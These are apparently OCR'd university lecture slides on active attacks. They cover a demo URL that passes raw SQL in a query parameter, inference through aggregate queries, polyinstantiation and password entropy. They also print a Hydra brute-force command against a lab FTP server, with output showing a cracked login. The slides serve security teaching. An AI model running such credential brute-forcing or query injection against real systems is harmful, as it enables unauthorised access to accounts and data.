
Active Attacks

Author: Prof Bill Buchanan

http://192.168.75.132/
databasesample.aspx?test=SELECT%20*%20FROM%20db1

SELECT *
FROM db1

Demo



Firstname	Surname	Test 1	Test 2	Test 3
Fred	Smith2	10	20	30
Fred	Smith2	10	20	30
Fred	Smith3	15	25	35
Bert	Smith4	25	25	35
Fred	Smith	10	20	30
Bert	Almond	20	40	60
Ian	Archibald	34	22	11

Author: Prof Bill Buchanan


Start of demo ...

Author: Prof Bill Buchanan

… end of demo

Author: Prof Bill Buchanan

Threat Analysis




Inference

Author: Prof Bill Buchanan

Disallowed: Sum of the ages

```
SELECT sum(age)
FROM address
WHERE
(Gender='M')
```

```
SELECT sum(age)
FROM address
WHERE
(Gender='F')
```




Author: Prof Bill Buchanan

Polyinstantiation – applies different security levels to rows


High security

Low security



Author: Prof Bill Buchanan

Threat Analysis



Threat … Password Crackers

Author: Prof Bill Buchanan

Key entropy: Relates to the equivalent number of bits given the range of phases used.

For example: if there were eight pass phrases – this would be equivalent to a 3-bit key.

Standard English gives 1.3 bits per character. Thus an **8 character word** gives **10.4 bits** for the key entropy.

Key enthropy

- 256 phrases -> 8 bit equivalent key.
- 1024 phases -> 10 bit equivalent key.
- 1,048,576 phrases -> 20 equivalent key.

$$Entropy(bits) = \log_2(N)$$
$$= \log_2(20)$$
$$= \frac{\log_{10}(20)}{\log_{10}(2)}$$
$$= 4.3$$

Pass phrases might be: Napier, napier, napier1, napier11, napier123, and so on (the range of key will obviously be limited if the number of phrases are limited)


Author: Prof Bill Buchanan

White Hat

Black Hat

Hydra should be used carefully and only for finding loopholes!

hydra



```
C:\hydra-5.4-win> hydra -L login.txt -P passwd.txt 192.168.75.135 ftp
Hydra v5.4 (c) 2006 by van Hauser / THC - use allowed only for legal
purposes.
Hydra (http://www.thc.org) starting at 2009-12-29 23:10:46
[DATA] 16 tasks, 1 servers, 24 login tries (l:4/p:6), ~1 tries per task
[DATA] attacking service ftp on port 21
[STATUS] attack finished for 192.168.75.135 (waiting for childs to finish)
[21][ftp] host: 192.168.75.135   login: napier   password: napier123
Hydra (http://www.thc.org) finished at 2009-12-29 23:10:58
```

Author: Prof Bill Buchanan

Start of demo ...

Author: Prof Bill Buchanan

… end of demo

Author: Prof Bill Buchanan

Threat Analysis

- Understand the basis steps that an intruder might undertake in an intrusion.
- Provide a background in the usage of vulnerability scanning.
- Outline key current threats, and their operation.
- Provide practical skills in vulnerability analysis.

Author: Prof Bill Buchanan